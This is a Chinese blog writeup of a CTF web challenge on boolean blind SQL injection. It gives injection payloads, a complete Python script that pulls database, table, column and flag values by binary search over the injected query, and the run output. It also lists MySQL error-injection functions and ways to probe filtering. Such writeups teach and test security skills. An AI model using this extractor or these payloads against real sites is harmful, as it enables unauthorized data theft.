实验吧-简单的sql注入3 Writeup

原创

baynk 于 2019-07-29 03:15:43 发布 138 收藏 1


分类专栏： # 实验吧 Writeup 文章标签： 实验吧 CTF

本文链接：https://blog.csdn.net/u014029795/article/details/97621317


过程

1. 输入1，然后发现只有一个hello。。。好吧，肯定得盲注了，先试试闭合吧，果然还是单引号的，但是居然有报错信息，应该也可以使用报错注入吧。


2. 然后再尝试干掉单引号的时候意外发现#居然可以用了，这真是省了不少事。。



3. 想来想去还是使用报错注入，盲注还是交给sqlmap来解决吧。
   先来搞库名，用的floor()，结果来这么一出。



4. don't到底是个啥，又换了两种其他的报错，updatexml和extractvalue都不行，先上sqlmap试试，然后发现不调线程是真的慢，心有不甘，去百度继续找其他的报错语句，这时候也get了不少新姿势，比如用^代替and，但是我试了下根本不管用，哈哈哈。。。当然重要的是获得了不少新的报错方法，已经记在小本本上了，同时也知道了应该如何去快速的探测是否被过滤，总结的时候写出来。
5. 又只能盲注了，先试布尔型的吧，先来查库的长度，`1' and length(database())>0%23`，OK，是可以正常回显的。



6. 又试过了ascii和substr都可以直接使用的，就不一一手工了，直接去写个py吧。

```
#coding:utf-8
#author:baynk
import requests
def length_two(url):
    min = 0
    max = 127
    while True:
        if (max-min)>1:
            mid = int((min+max)/2)
        else:
            mid = max
            break
        html = requests.get(url.format(mid))
        if "Hello!" in html.text:
            min = mid
        else:
            max = mid
    return mid
def name_two(length,url):
    name = ''
    for i in range(1,length+1):
        min = 0
        max = 127
        while True:
```

```
            if (max-min)>1:
                mid = int((min+max)/2)
            if (max - min) == 1:
                mid = max
                break
            html = requests.get(url.format(i,mid))
            if "Hello!" in html.text:
                min = mid
            else:
                max = mid
        name += chr(mid)
    return name
url = input("请输入url地址：")
#http://ctf5.shiyanbar.com/web/index_3.php?id=1
db_length_payload=url+"' and length(database())>{}%23"
db_length=length_two(db_length_payload)
db_name_payload=url+"' and ascii(substr(database(),{},1))>{}%23"
db_name=name_two(db_length,db_name_payload)
print("*"*100+"\n"+"数据库长度为{}，值为:{}".format(db_length,db_name))
table_length_list_payload=url+"' and length((select group_concat(table_name) from information_schema.tables
 where table_schema='"+db_name+"'))>{}%23"
table_length_list=length_two(table_length_list_payload)
table_name_list_payload=url+"' and ascii(substr((select group_concat(table_name) from information_schema.ta
bles where table_schema='"+db_name+"'),{},1))>{}%23"
table_name_list=name_two(table_length_list,table_name_list_payload)
print("*"*100+"\n"+"表名长度为{}，值为:{}".format(table_length_list,table_name_list))
table_name=input('*'*100+'\n'+'请输入要查询的表名：')
column_length_list_payload=url+"' and length((select group_concat(column_name) from information_schema.colu
mns where table_schema='"+db_name+"' and table_name='"+table_name+"'))>{}%23"
column_length_list=length_two(column_length_list_payload)
column_name_list_payload=url+"' and ascii(substr((select group_concat(column_name) from information_schema.
columns where table_schema='"+db_name+"' and table_name='"+table_name+"'),{},1))>{}%23"
column_name_list=name_two(column_length_list,column_name_list_payload)
print("*"*100+"\n"+"列名长度为{}，值为{}".format(column_length_list,column_name_list))
column_name=input('*'*100+'\n'+'请输入要查询的字段名：')
column_value_length_payload = url+"' and length((select "+column_name+" from "+table_name+"))>{}%23"
column_value_length = length_two(column_value_length_payload)
column_value_payload = url+"' and ascii(substr((select "+column_name+" from "+table_name+"),{},1))>{}%23"
column_value=name_two(column_value_length,column_value_payload)
print("*"*100+"\n"+column_name+"的值为:"+column_value)
```

8. 运行结果，由于题目有问题，所以在显示字段的时候是有错误的。。。当然并不影响做题目，手动滑稽

```
D:\Programs\Pycharm for python\tools>python3 "GET Blind-db.py"
请输入url地址：http://ctf5.shiyanbar.com/web/index_3.php?id=1
****************************************************************************************************
数据库长度为4，值为:web1
****************************************************************************************************
表名长度为10，值为:flag,web_1
****************************************************************************************************
请输入要查询的表名：flag
****************************************************************************************************
列名长度为1，值为□
****************************************************************************************************
请输入要查询的字段名：flag
****************************************************************************************************
flag的值为:flag{Y0u_@r3_50_dAmn_900d}
```

---

1. **总结**

虽然我已经知道了报错注入已经不能用了，但是我还是来记录下如何快速探测吧。
十个常见的报错函数为
floor，extractvalue，updatexml，geometrycollection，multipoint，polygon，multipolygon，linestring，multilinestring，exp。
然后利用一个语句来完成探测即可，当然前提是这个函数可以使用，比如这个题目中length就可以使用的。

1. 最好的方法就是python写个脚本
2. 当然还可以用burpsuite来完成，把这十个函数名在intruder模块中替换就OK
3. 另外七种都没有被过滤，刚刚就这么巧，我之前就试了前三种，mdzz